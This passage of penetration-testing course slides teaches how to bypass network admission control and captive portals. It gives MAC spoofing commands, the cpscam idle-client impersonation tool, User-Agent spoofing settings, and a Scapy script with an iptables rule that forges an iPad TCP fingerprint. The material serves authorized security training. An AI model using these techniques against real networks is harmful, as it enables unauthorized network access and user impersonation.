
Virtual Machine Networking

For all the exercises in this class, you will use the Linux and Windows 10 VMs with bridged networking. Double-check the settings of both virtual machines in VMware to ensure that the network adapters are set to bridged mode. Optionally, you can confirm your connectivity by pinging the files.sec660.org host from both Windows 10 and Kali Linux.

Sometimes the “Connected” setting becomes unchecked; therefore, ensure it is configured as “Connected.”

Note this setting is only which virtual network this *virtual machine is connected to*, not defining *what bridge is connected to*.

Virtual Ethernet Bridging



Ensure that VMnet0 is bridged to your Ethernet adapter

If VMnet0 is missing, click "Change Settings" near the bottom-right corner

Virtual Ethernet Bridging

Once the VM's network adapter is set to bridged mode, you can set that bridge to be fixed to your local Ethernet adapter. Depending on the version of your VMware software, this may look different than pictured here. Also, the text you are looking for varies with the chipset of your Ethernet adapter. Switch this setting from Automatic to your physical hardware Ethernet adapter. The automatic setting occasionally decides incorrectly where the bridge belongs.

Ensure you are changing only the VMnet0 adapter. If this is not listed above VMnet1 in the image shown, you will see a "Change Settings" button just above "Help" in the bottom-right corner of the dialog. Click that "Change Settings" button, and you should now see VMnet0 listed. If anything fails while configuring VMnet0 bridging, you may consider reinstalling VMware workstation with a full Administrator account.

VPN Configuration vLive and OnDemand

- If you are attending via vLive or OnDemand, you will receive instructions for getting networked
<http://connect.labs.sans.org/>.
- Instructions will explain how to:
 - Download the OpenVPN install files for Windows and Linux and your certificates
 - Install OpenVPN on Windows and Linux, and place your certs in the appropriate place

VPN Configuration vLive and OnDemand

Detailed instructions are provided for anyone attending via vLive or OnDemand. Note that although it is possible to bridge to the TAP adapter, as shown in the previous image, only the official connection instructions will be supported. Instructions for online access are provided at <http://connect.labs.sans.org/> which is accessible with your SANS registered login.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 1

Course Overview

Ensure Your Success

Accessing the Network

Exercise: Captive Portal Bypass

Manipulating the Network

Exercise: Ettercap MitM

Bettercap

HTTPS MitM

Routing Attacks

IPv6 for Penetration Testers

Exercise: IPv6 Attack

Exploiting the Network

Exercise: SNMP Enumeration

Bootcamp

Accessing the Network

Next we'll take a detailed look at how to escalate our privileges to the network, bypassing mechanisms such as NAC and exploiting IEEE 802.1X.

Network Attacks

- Focusing on exploiting network services
 - Getting Access to the Network
 - Manipulating the Network
 - Exploiting the Network
- Emphasis on common network protocols and architectures
 - Obscure stuff is great too, but less commonly applicable

Network Attacks

In the remainder of this section's material, our focus is on exploiting the network itself, and related technology. We'll start out by looking at techniques for getting access to the network, through privilege escalation or other means. Once we have access to the network, we'll look at manipulating the network for our benefit. With access and a creatively manipulated network under our control, we'll look at exploiting network services and systems. Throughout the day we'll side-step a little to look at exploiting clients, servers, routers, and switches as well, though our main focus will be toward building a level of access that can be used to exploit and manipulate your target organization.

We won't be able to cover every type of network system in this section, but we'll focus on the common network protocols and architectures found in modern networks. There are a lot of more obscure target systems available with interesting exploitation methods, but these are less commonly applicable compared to common protocols and systems.

Getting Access

- Focus on gaining or extending network access privileges
- Modern networks are making access more difficult
 - Admission control, compliance checks, IEEE 802.1X
- Limited access often can be manipulated for privilege escalation

Goal: Get sufficient access to the network to mount attacks.

Getting Access

The first part of our focus on network attacks will be on getting access to the network and extending network access privileges. Even with physical access to a port, gaining access to many modern networks is difficult without legitimate access credentials. Technologies, including Network Admission Control (NAC), system posture and compliance checks, and port authentication checks (such as IEEE 802.1X) are common barriers for an attacker.

Even when network control systems are in place, an attacker will have limited access to the network or controlling systems since a minimum of access is required for legitimate users to authenticate. This minimal level of access can often be manipulated to gain greater access to the network.

Our goal in this section of material is to examine and apply techniques that you can use to gain greater levels of network access. Once a greater level of access is achieved, we can start to implement network manipulation attacks.

Manipulating the Network

- With access, coerce the network for greater visibility to systems and resources
 - Overcoming switched traffic isolation
 - Controlling network-wide routing processes
- Many attack opportunities are revealed once the attacker is MitM

Goal: Manipulate network resources to open up attack opportunities.

Manipulating the Network

With sufficient network access, we can start to manipulate systems and infrastructure devices to gain greater visibility into network traffic and internal network topologies. Unlike shared segment networks, modern switched environments limit an attacker's inherent ability to observe traffic on the network. Fortunately, multiple techniques can be used to overcome this limitation and obtain an insightful view into network traffic. In many cases, we can even achieve widespread network access through routing process manipulation.

When exploiting networks and systems, the ability to achieve a position of Man in the Middle (MitM) opens many new attack opportunities. As we look at gaining greater visibility through network manipulation, we'll frequently bring it back to MitM opportunities for us to leverage for exploiting vulnerable protocols and configurations.

Our goal in this section of material is to investigate and apply techniques to manipulate network resources with the intent of creating attack opportunities.

Exploiting the Network

- Leverage MitM position to exploit devices
 - Plaintext protocols, SSL, SSH, custom protocol manipulation
- Exploit critical network services
 - SNMP, TFTP
- Demonstrate the compromise impact

Goal: Utilize the manipulated network to exploit vulnerable protocols and network services to show attack impact.

Exploiting the Network

Once we have gained access to the network and are in a MitM position, we'll look at our many options to exploit devices and systems. Among our target list will be exploitation opportunities against plaintext and encrypted protocols and custom protocol manipulation as well. We'll look at exploiting critical network services such as SNMP and TFTP as well as exploiting common client protocols and update processes. In this section, we'll reinforce all the techniques we've built so far and utilize the skills we've developed to demonstrate to our customers the impact of compromised networks and systems.

Our goal in this final section will be to utilize our network access and network manipulation techniques to exploit vulnerable protocols and systems, demonstrating the impact of attacks and compromises.

Starting with a Port

- Start from a network port
 - Restricted VLAN, guest network, "utility" network (printers, etc.)
 - Wireless network (with some restrictions)
- Network discovery and access opportunities
- Overcoming limitations and obstacles

Starting with a Port

In our focus on accessing the network, we'll start our course to network exploitation with a port. This port could be supplied to the penetration tester as part of the engagement (and internal test), or it could be accessed through alternate means, such as access through an otherwise restricted VLAN (taking over a kiosk's connection, or other appliance); access to a guest network, "utility" network for printers, or other networked systems; or even access through a wireless access point. For remote tests, the concept of network access escalation from a port could come from a single compromised client device that is used by the attacker to gain additional network access.

Even with access to a port on the network, we may be presented with several access obstacles preventing us from performing network discovery and assessment tasks. In this section, we'll look at overcoming these limitations and obstacles for unfettered access to internal systems and resources.

NAC

- Network Admission Control
 - One name, many meanings
- Represents an access restriction to overcome
 - May require authentication or other system validity check to gain further access to the network
- Implemented in many ways, with varying levels of realized security
 - "Ensure clients are patched and have AV" to "Encrypted authentication with a token is required for all users"

NAC

Network Admission Control (NAC) has been a tumultuous technology with a variety of incompatible solutions and techniques. While NAC has many different meanings, it essentially represents an access restriction we should overcome as a penetration tester.

Systems that utilize NAC leverage a method of network control, requiring end users to perform some kind of authentication or system policy validation before being granted access to the network. This can be implemented with varying levels of security scrutiny and requirement, with some organizations minimally requiring that all clients are patched with current antivirus signatures before accessing the network. Other organizations may require sophisticated two-factor token authentication, system posture and client operating systems checks, and enforcement of access privileges to certain systems based on the client login credentials.

We'll look at various techniques for implementing and circumventing or bypassing NAC systems by first illustrating the policy requirement and implementation of the NAC system, and then by pointing out flaws we can leverage to our advantage.

NAC Scenario 1

Policy: Require simple authentication, ensure clients meet minimum security policy requirements.

- Commonly implemented as "dissolvable agent" or clientless NAC
- Client connects to initial, restricted network (enforced inline or on switch)
- Captive portal HTTP interception forces authentication
 - ActiveX or other browser control launches to perform system validation
- Successful auth. grants internal access

NAC Scenario 1

For our NAC scenarios, we'll start with a policy statement that describes the NAC implementation goal for the network. In NAC Scenario 1, our policy is to *require simple authentication and ensure clients meet minimum security policy requirements*.


In this scenario, a minimal level of compliance checking is done on client devices while all users are required to authenticate to the network. This is an example of a minimalistic NAC deployment, where the target organization likely must support a wide variety of client systems and opts to just enforce a minimal level of control and system checking.

In these NAC deployments, a *clientless NAC* or *dissolvable agent* system is deployed. Instead of requiring every device to have a full NAC fat client installed, client systems utilize a web browser and temporary agent using ActiveX or Java to perform the system validation checks. This client may also perform authentication, though it is more common to see captive portal authentication used before the dissolvable agent is delivered to the client.

In clientless NAC systems, the client connects to an initial restricted network before being redirected to an authentication page that forces authentication and agent policy validation. This initial access may be enforced on a switch where a successful authentication event forces a VLAN switch operation for the user, or it can be enforced inline by the NAC, only granting access to internal network resources following authentication.

Captive Portal Authentication

- An initial barrier in some networks
- Inline or OOB management
 - Captive portal changes VLAN with SNMP post-auth.
- IP and/or MAC used to validate authenticated clients



Captive Portal Authentication

Clientless NAC systems often leverage a captive portal authentication system to validate a user's identity before granting access to the network. When a client connects to the network and opens a web browser, the captive portal system redirects the HTTP requests with a temporary redirect message (HTTP/302) to the captive portal server itself. Presenting a form for username and password authentication, the captive portal server will drop all (or most) traffic until the user successfully authenticates.

Once the user is authenticated, the captive portal server will grant access to the network. If the captive portal server is using out-of-band (OOB) management, it may use SNMP or an interactive session to grant the end user access to a second VLAN that has internal network access. We'll look at VLAN manipulation and hopping techniques later in this module.

If the captive portal server uses inline management, it will grant access to the victim system following successful authentication. The captive portal server uses the client's MAC address, IP address, or both to validate all traffic as having originated from an authenticated client.

Attacking Captive Portal Authentication

- Several attack opportunities
- Attack the captive portal server itself
 - Web server, likely connected to management network for SNMP
- Attack pre-auth. services (DNS, DHCP)
- Attack other pre-auth. client devices

We'll focus on bypassing the authentication requirement to gain access to the post-authentication network.

Attacking Captive Portal Authentication


Captive portal systems present several attack opportunities for the unauthenticated attacker:

- **Attack the Portal:** The captive portal server itself is a target for the attacker. If the captive portal system is using OOB management, it may be using SNMP or other management protocols (we'll look at SNMP attacks later in this module). Regardless of the position of the captive portal server, it is a web server target, and it may be vulnerable to numerous web attack options, such as Cross-Site Request Forgery (CSRF), Cross-Site Scripting (XSS), SQL injection, and many others.
- **Attack Pre-Authentication Services:** As a high-level protocol, HTTP authentication against the captive portal server requires that several lower-layer protocols have already done their job to support the client. Prior to captive portal authentication, services such as DHCP and DNS must be accessible to the end user, which may also represent attack opportunities.
- **Attack Other Pre-Authentication Client Devices:** Prior to authentication, the attacker may be able to contact other client systems on the network, regardless of the captive portal deployment mechanism. Successfully compromising a client system that then later completes authentication may yield greater access to the network.

While these techniques represent actionable attacks, we'll focus our assessment on bypassing the requirement to authenticate to the captive portal system to gain access to the post-authentication network.

Exploiting Web Authentication

- Internal captive portal servers may not use SSL for credential protection
- We'll examine other SSL attacks later



Exploiting Web Authentication

Surprisingly frequently (in this author's experience), internal captive portal servers do not use SSL to protect the delivery of network credentials. Thus, the ability to observe successful network authentication will yield an attacker valid credentials to use for accessing the network. A simple tool for monitoring the network for successful HTTP credential authentication is Cain (previously hosted at www.oxid.it). Reading from a live network interface (Ethernet or wireless in monitor mode) or from a packet capture file, Cain will inspect HTTP traffic for common form field values corresponding to authentication credentials. As shown on this slide, Cain has identified the HTTP server and client addresses, username, and password information, including the URL of the web location where the credentials were submitted. To access this information, click the "Sniffer" tab near the top of the window and then click the "Passwords" tab near the bottom.

For Cain to recognize a username and password field combination, it must be configured with the HTTP form field names to search for. A list of common HTTP form field names is included with Cain by default, including "vb_login_username", "logonusername", "user_security_password" and some non-English spellings such as "in_benutzername". Clicking `Configure | HTTP Fields` allows you to add additional fields as needed.

Note that Cain does not validate that credentials are successful after being observed. If a user fails authentication, Cain will still present the failed authentication credentials in the Sniffer tab. Later we'll look at exploiting SSL-based captive portal authentication systems.

User Impersonation

- Inline captive portal systems validate prior authentication using MAC/IP
 - Impersonate authenticated user
- Problem with active clients and IP/MAC address conflict
- Few users will log out when leaving
- Solution: Impersonate departed, but still authenticated, user

User Impersonation

Inline captive portal systems are also responsible for bridging or routing traffic from the untrusted network to the trusted network, relying on client MAC and/or IP address information to validate previously authenticated users. Knowing this, we have an opportunity to bypass captive portal authentication by impersonating a previously authenticated user by assuming their MAC address and IP address.

While assuming another user's IP address and MAC address is straightforward, if we impersonate a user who is still on the network, we will generate IP address conflict problems. Windows and macOS users will see a warning indicating an IP address conflict, which may alert administrators as to the presence of an attack. Further, the attacker will be unable to transmit TCP traffic reliably, since each SYN+ACK response will inevitably be reset by the user being impersonated.

Despite these limitations, user impersonation for bypassing captive portal authentication can be a useful and somewhat stealthy technique. With captive portal systems, few users will log out when they are finished computing, leaving their session authenticated. With the ability to impersonate users and to identify users who are inactive but still authenticated, an attacker can evade the challenges associated with impersonating a user who is still present on the network.

MAC Address Impersonation

The screenshot shows two windows. The top window is a Windows command prompt titled 'C:\WINDOWS\system32\cmd.exe' running 'macshift.exe -i "Wireless Network Connection" 000102030405'. The output shows the MAC address being set to 000102030405 and the adapter ID. The bottom window is a macOS terminal titled 'Terminal — bash — 58x5' showing the execution of 'sudo ifconfig en0 ether 00:01:02:03:04:05' and subsequent 'ifconfig' commands to bring the interface down, change the hardware address, and bring it back up.

```

C:\WINDOWS\system32\cmd.exe
C:\macshift>macshift.exe -i "Wireless Network Connection" 000102030405
Macshift v1.1, MAC Changing Utility by Nathan True, macshift@natetrue.co
Setting MAC on adapter 'Wireless Network Connection' to 000102030405...
Adapter ID is {50B86984-2CCE-4C40-BA01-0734BC1A55CC}
Resetting adapter...
Done
C:\macshift>_

Terminal — bash — 58x5
mymac:~ $ sudo ifconfig en0 ether 00:01:02:03:04:05
mymac:~ $

root@bt:~# ifconfig eth0 down
root@bt:~# ifconfig eth0 hw ether 00:01:02:03:04:05
root@bt:~# ifconfig eth0 up
  
```

Warning: Some drivers will not honor alternate MAC addresses

MAC Address Impersonation

Impersonating the MAC address of another device is trivial on almost any platform. On Windows systems, one tool is macshift (<http://macshift.natetrue.com>), which allows you to identify the interface name with the "-i" argument, followed by the desired MAC address. At the time of this writing, the macshift.natetrue.com website is offline; an alternative tool for MAC address spoofing on Windows is available at <https://github.com/matthewlinton/Windows-Scripts/blob/master/macblast/Lib/macshift.exe> if the natetrue.com website remains offline.

On macOS systems, the built-in "ifconfig" utility can be used to change the MAC address. Simply open a terminal session and, with super-user privileges, run the following command:

```
# ifconfig en1 ether 00:01:02:03:04:05
```

Replace the interface name and MAC address with the desired values.

On Linux systems, the ifconfig utility can also be used to change the MAC address, with a minor variation from the macOS example:

```
# ifconfig eth0 down
# ifconfig eth0 hw ether 00:01:02:03:04:05
# ifconfig eth0 up
```

On Linux systems, many drivers require that the network interface be configured in a down state prior to changing the MAC address (using the "ifconfig eth0 down" command). Once the MAC address is changed, we can place the interface back into the up state and request a DHCP address and get the same IP address as the victim within the DHCP lease duration.

Note that some drivers, notably Windows wireless and Ethernet cards, may not honor alternate MAC address settings. Tools such as "macshift" will report success but will not be effective. It is best to test your tools in a lab environment to validate their operation before attempting to use them in a production environment.

cpscam

- Identifies client activity (like "pul")
- Watches for clients accessing the logout URL (that you specify)
- Identifies a client that has been inactive for a timeout duration (e.g., they left but have not logged out from CP)

```
$ sudo perl cpcscam.pl 10.10.0.0 255.255.0.0
Capturing traffic ..
Mon Aug 23 14:44:37 2010
Host 10.10.10.108 has been inactive for 51 seconds.
Host 10.10.10.100 has been inactive for 84 seconds.
Host 10.10.10.117 has been inactive for 21 seconds.
Mon Aug 23 14:44:55 2010
Host 10.10.10.100 has been inactive for 102 seconds.
Host 10.10.10.117 has been inactive for 49 seconds.
Mon Aug 23 14:45:13 2010
Host 10.10.10.100 has been inactive for 120 seconds.
Host 10.10.10.117 has been inactive for 67 seconds.
The host at 10.10.10.100/00:13:ce:55:98:ef has been inactive for 120 seconds...
```

cpscam

The cpcscam tool ("captive portal scam"), written by this author, is a useful aid for impersonating an authenticated client and bypassing the captive portal authentication process. Cpcscam observes network traffic to build a list of client IP and MAC addresses to impersonate, similar to Pickupline (aka pul). Unlike Pickupline, cpcscam maintains this list of clients, attempting to identify clients that have left the network as a preferable impersonation option. Cpcscam also watches for clients that access the captive portal logout URL (that you specify by editing the Perl script) and removes those clients from the impersonate list.

Once cpcscam determines that a client has been inactive for 2 minutes (the default inactivity timer), it displays the IP address and MAC address of the client. Depending on your attack platform, you can use your preferred tool to impersonate MAC and IP address information to bypass the captive portal authentication requirement.

Cpcscam is available at <https://www.willhackforsushi.com/code/cpcscam.pl>. To use this tool you will need to install the Perl NetPacket::IP module, which can be done by running the following command:

```
$ sudo perl -MCPAN -e 'install NetPacket::IP'
```

Authentication Bypass Opportunity

- Some devices may be excluded from authentication and agent checks
- Identify the NAC vendor in use
 - Cisco, Bradford, ForeScout, etc.
 - What client OSs do they support?
 - What is likely to be present, but not supported by the NAC vendor?
- MAC OUI often used to "goodlist" devices that are exempt from validation
 - NAC vendors seemed to catch on to this loophole pretty quickly

Authentication Bypass Opportunity

Many NAC implementations using a dissolvable or clientless agent must accommodate systems where the agent is not supported. Mobile devices such as phones, iPads, handhelds, and other PDAs may require network access but are not supported by the NAC vendor. In these cases, the organization may exclude specific devices from the authentication and compliance checks. As attackers, this creates an opportunity for us to impersonate the unsupported device to bypass the NAC system.

To leverage this technique, it is useful to first identify the NAC vendor in use. Next, identify the client OSs that are unsupported (but likely to be in use by the target organization). Successfully mimicking the "exceptional" device may bypass the NAC system.

Many NAC vendors started with a MAC OUI "goodlist" of devices that are exempt from authentication and posture validation. Early NAC bypass was as simple as changing your Ethernet or wireless MAC address to match the OUI of an iPad or another exempt device. Sadly, for us, NAC vendors caught onto this loophole quickly, introducing additional system checks to catch people who attempt to bypass NAC.

System Validation

- NAC attempts to validate the MAC prefix matches the OS
 - Browser User-Agent matching
 - Passive OS fingerprinting
 - JavaScript OS validation
- May be necessary to manipulate the attacker system to keep up the ruse

We'll use iOS 10 as our impersonation target for examples

System Validation

To prevent people from bypassing the NAC system, vendors introduced additional system validation checks beyond MAC OUI validation. These checks aim to validate that the MAC OUI and additional settings all support the identity of the system, including:

- Web Browser User-Agent Matching: The NAC will inspect HTTP traffic to identify the HTTP User-Agent string, ensuring that it does not wrongfully reveal an operating system or platform that does not match the other criteria.
- Passive OS Fingerprinting: By passively observing traffic on the network, the NAC vendor identifies the client operating system in use, differentiating Windows, Linux, macOS, and embedded platforms.
- JavaScript OS Validation: Some NAC systems will insert custom JavaScript into the HTTP response to collect information about the client's browser Document Object Model (DOM).

While these methods make it more difficult to impersonate devices with a policy exception, a cautious attacker can still impersonate any system if they have prior knowledge as to how the system with the exception policy behaves. For our examples, we'll examine how an attacker can impersonate an Apple iPad device with iOS 10. Knowledge of how the iPad platform behaves is useful, as it is universally not supported by clientless NAC agents (due to limitations in the Safari browser and Apple's *walled-garden* client software approach) and yet is popular in many organizations as a client device.

User-Agent Impersonation

- Straightforward to impersonate with Firefox plugin User Agent Switcher
 - Also impersonates some JavaScript elements used for validation
- Vendors quickly caught on and added additional tests for OS validation

User-Agent Impersonation

User-Agent impersonation is straightforward using Firefox and the User Agent Switcher plugin. After installing this plugin, clicking Tools | Default User Agent | Edit User Agent... will open the User Agent Switcher Options dialog, where you can add a new User-Agent option. Clicking New | New User Agent will open the New User Agent dialog, where you can supply the following basic options:

- Description: User in the Tools | Default User Agent menu to describe the new User-Agent.
- User Agent: The content of the User-Agent supplied by the browser.

The User Agent Switcher plugin also allows us to specify additional options in the New User Agent dialog that represent portions of the browser DOM:

- App Code Name: Overrides the value of the browser.appCodeName DOM key
- App Name: Overrides the value of the browser.appName DOM key
- App Version: Overrides the value of the browser.appVersion DOM key
- Platform: Overrides the value of the browser.platform DOM key
- Vendor: Overrides the value of the browser.vendor DOM key
- Vendor Sub: Overrides the value of the browser.vendorSub DOM key

To configure the User Agent Switcher plugin to impersonate the iPad, create a new entry with the following settings. Fields that should remain empty are noted with "<blank>":

Description: iOS 10 iPad
User Agent: Mozilla/5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko)
Version/10.0 Mobile/14A5345a Safari/602.1
App Code Name: Mozilla
App Name: Netscape
App Version: 5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko)
Version/10.0 Mobile/14A5345a Safari/602.1
Platform: iPad
Vendor: Apple Computer, Inc.
Vendor Sub: <blank>

TCP Stack Fingerprinting

- Simple enhancement for inline CP gateways
 - Leverage passive fingerprints for additional OS validation enforcement
- Alert on clients who fail fingerprint vs. MAC OUI, reject access request

```
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcantuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth0', 264 sigs (14 generic, cksum 3E7CD339), rule:
'all'.
10.10.10.104:47638 - Linux 2.6 (newer, 2) (up: 11930 hrs)
-> 10.10.10.110:80 (distance 0, link: ethernet/modem)
```

TCP Stack Fingerprinting

An additional method used for identifying the OS of clients in a NAC environment is through TCP stack fingerprinting. Primarily used by inline captive portal systems, the gateway can passively monitor TCP traffic to identify characteristics that correlate to the known platform. This technique is similar to that used by the opensource tool "p0f", which examines TCP SYN frames for the following characteristics:

- Initial Time To Live (TTL)
- TCP Window Size
- Overall frame size for initial TCP SYN frames
- Status of the Don't Fragment (DF) flag
- Value of the Maximum Segment Size
- Value of the TCP Window Scale
- Behavior of the TCP Timestamp option
- Status of the Selective ACK flag
- Order and presence of TCP flags including NOPs
- Unique quirks for the TCP SYN packet (such as packet data following TCP options)

This slide includes an example of the output from p0f characterizing a Linux client. Similar functionality is used by many NAC vendors to reject client systems who attempt to access policy exceptions.

Windows – OSfuscate

- Simple tool to modify registry parameters for TCP/IP settings
 - TTL, TCP flags, MTU, Window Size
- No built-in support for iOS, add with custom profile
- Does not evade TCP option checking mechanisms



Windows – OSfuscate

One option for OS impersonation for Windows is the OSfuscate tool from Irongeek, available at <http://www.irongeek.com/i.php?page=security/code>. OSfuscate uses a simple list of Windows INI formatted profile descriptor files to describe several characteristics of a target TCP/IP stack, including:

- ttl – The initial IP TTL value
- stamp – Set to 1 (true) if the OS supports TCP timestamps
- pmtu – Set to 1 (true) if the OS supports path MTU discovery
- urg – Set to 1 if the OS uses RFC1122 handling recommendations for urgent data; set to 0 if the OS uses BSD-style urgent data handling procedures
- window – The default window size defined in the TCP header
- sack – Set to 1 (true) if the OS supports selective acknowledgement
- mtu – The maximum transmission unit size of the OS

OSfuscate, in the latest version of 0.3 at the time of this writing, supports the impersonation of several client operating systems, including PalmOS, PlayStation, Linux, FreeBSD and others. While OSfuscate does not include support for impersonating modern iOS devices, we can add an "ios10.os" file to the OSfuscate/profiles directory, as shown on this slide. Next, run the OSfuscate.exe tool, select the target OS, and reboot to make the settings effective. OSfuscate also includes an option to remove all settings when you want to revert to the original OS parameters.

While OSfuscate can confuse some operating system fingerprinting tools, it cannot modify the order or configuration of TCP options, as this is not exposed in an available registry setting. A NAC tool that does careful inspection of client TCP/IP traffic will be able to detect an attempt to evade system detection.

Initial OS Masquerading

- Few NAC OS detection systems can watch every packet for fingerprinting
 - Cisco NAC minimum 5-minute validate intervals
- Can send initial custom traffic matching iPad, then standard OS traffic
- Scapy can send iPad-like TCP traffic, completing three-way handshake

```
# iptables -F
# iptables -A OUTPUT -p tcp --destination-port 80 --tcp-flags RST RST -s 10.10.10.104 -d 10.10.10.110 -j DROP
# iptables -L
Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination           tcp dpt:www flags:RST/RST
DROP      tcp  --  10.10.10.104          10.10.10.110          tcp dpt:www flags:RST/RST
```

Initial OS Masquerading

Short of modifying the Linux kernel source, it is not possible to manipulate a Linux device to include exactly the behavior of an iPad device. Although some TCP characteristics can be manipulated through the sys filesystem objects, settings such as presence of TCP options (including the order and separation with NOP bytes), maximum segment size representation, and other parameters cannot be changed, preventing simple modification of the Linux kernel to appear as if it were an iPad device.

However, a limitation on NAC systems is to the attacker's benefit. NAC systems do not attempt to perform OS characterization and client checking for each packet; instead, clients are evaluated initially when they connect to the network and at later regular intervals. On Cisco NAC systems, for example, clients are evaluated initially and then as frequently as every 5 minutes, but not less, due to performance limitations of the product.

As a result, we can craft packets using any arbitrary settings to send for the NAC to use in its evaluation, generating our traffic to appear like an iPad device. Tools such as Scapy make this straightforward, allowing us to send the initial TCP SYN and complete the three-way handshake. Note that to use Scapy to complete the three-way handshake, we must suppress the TCP RST our IP address wants to send when it gets the SYN ACK from the upstream device. We can do this using the iptables tool, as shown on this slide.

Scapy iPad-like TCP Connection

```
#!/usr/bin/python
from scapy.all import *
DSTIP="10.10.10.110" # Specify your target where NAC will observe it
SPORT=RandNum(1024,65535)
ip=IP(dst=DSTIP, flags="DF", ttl=64)
tcptopt = [ ("MSS",1460), ("NOP",None), ("WScale",2), ("NOP",None),
            ("NOP",None), ("Timestamp",(123,0)), ("SAckOK",""), ("EOL",None) ]
SYN=TCP(sport=SPORT, dport=80, flags="S", seq=10, window=0xffff, options=tcptopt)

SYNACK=srl(ip/SYN) # Send the packet and record the response as SYNACK
my_ack = SYNACK.seq + 1 # Use the SYN/ACK response to get initial seq. number
ACK=TCP(sport=SPORT, dport=80, flags="A", seq=11, ack=my_ack, window=0xffff)
send(ip/ACK)
data = "GET / HTTP/1.1\r\nHost: " + DSTIP + "\r\n Mozilla/5.0 (iPad; CPU iPad OS 10_0 like Mac OS X) [...] \r\n\r\n"
PUSH=TCP(sport=SPORT, dport=80, flags="PA", seq=11, ack=my_ack, window=0xffff)
send(ip/PUSH/data)

RST=TCP(sport=SPORT, dport=80, flags="R", seq=11, ack=0, window=0xffff)
send(ip/RST)

p0f: listening (SYN) on 'eth0', 2 sigs (0 generic, cksum 30F2C5C6), rule: 'all'.
10.10.10.104:60073 - iOS Apple iPad/iTouch/iPad (up: 0 hrs)
```

Scapy iPad-like TCP Connection

The Scapy script on this slide creates a TCP SYN frame with TCP options, IP options, TTL, and windows size matching that of an iPad. The "srl()" function sends the TCP SYN and receives the associated response in the variable SYNACK. The initial sequence number (ISN) of the responding host is incremented by one ("SYNACK.seq + 1") and used in the third frame, completing the three-way handshake. Finally, an HTTP GET request is sent, including the User-Agent of the iPad's Safari browser.

Using this script, the p0f tool identifies the traffic as an "iOS Apple iPad/iTouch/iPad" device, sufficiently fooling a NAC device into thinking the TCP stack is of an iPad or related device. Once you complete the three-way handshake and send data, the NAC system will pass the client for this TCP fingerprint check, allowing you to disable the local firewall rules we created earlier ("iptables -F") and use your native operating system TCP stack.

JavaScript OS Validation

- CP server may insert JS in browser to validate OS
- Elements navigator.buildID, navigator.oscpu, navigator.product, and navigator.productSub not accessible through User Agent Switcher



appCodeName	Mozilla
appName	Netscape
appVersion	5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Mobile/14A345 Safari/602.1
platform	iPad
product	Gecko
productSub	20030107
userAgent	Mozilla/5.0 (iPad; CPU OS 10_0 like Mac OS X) AppleWebKit/602.1.50 (KHTML, like Gecko) Version/10.0 Mobile/14A345 Safari/602.1
vendor	Apple Computer, Inc.
vendorSub	
language	en-us

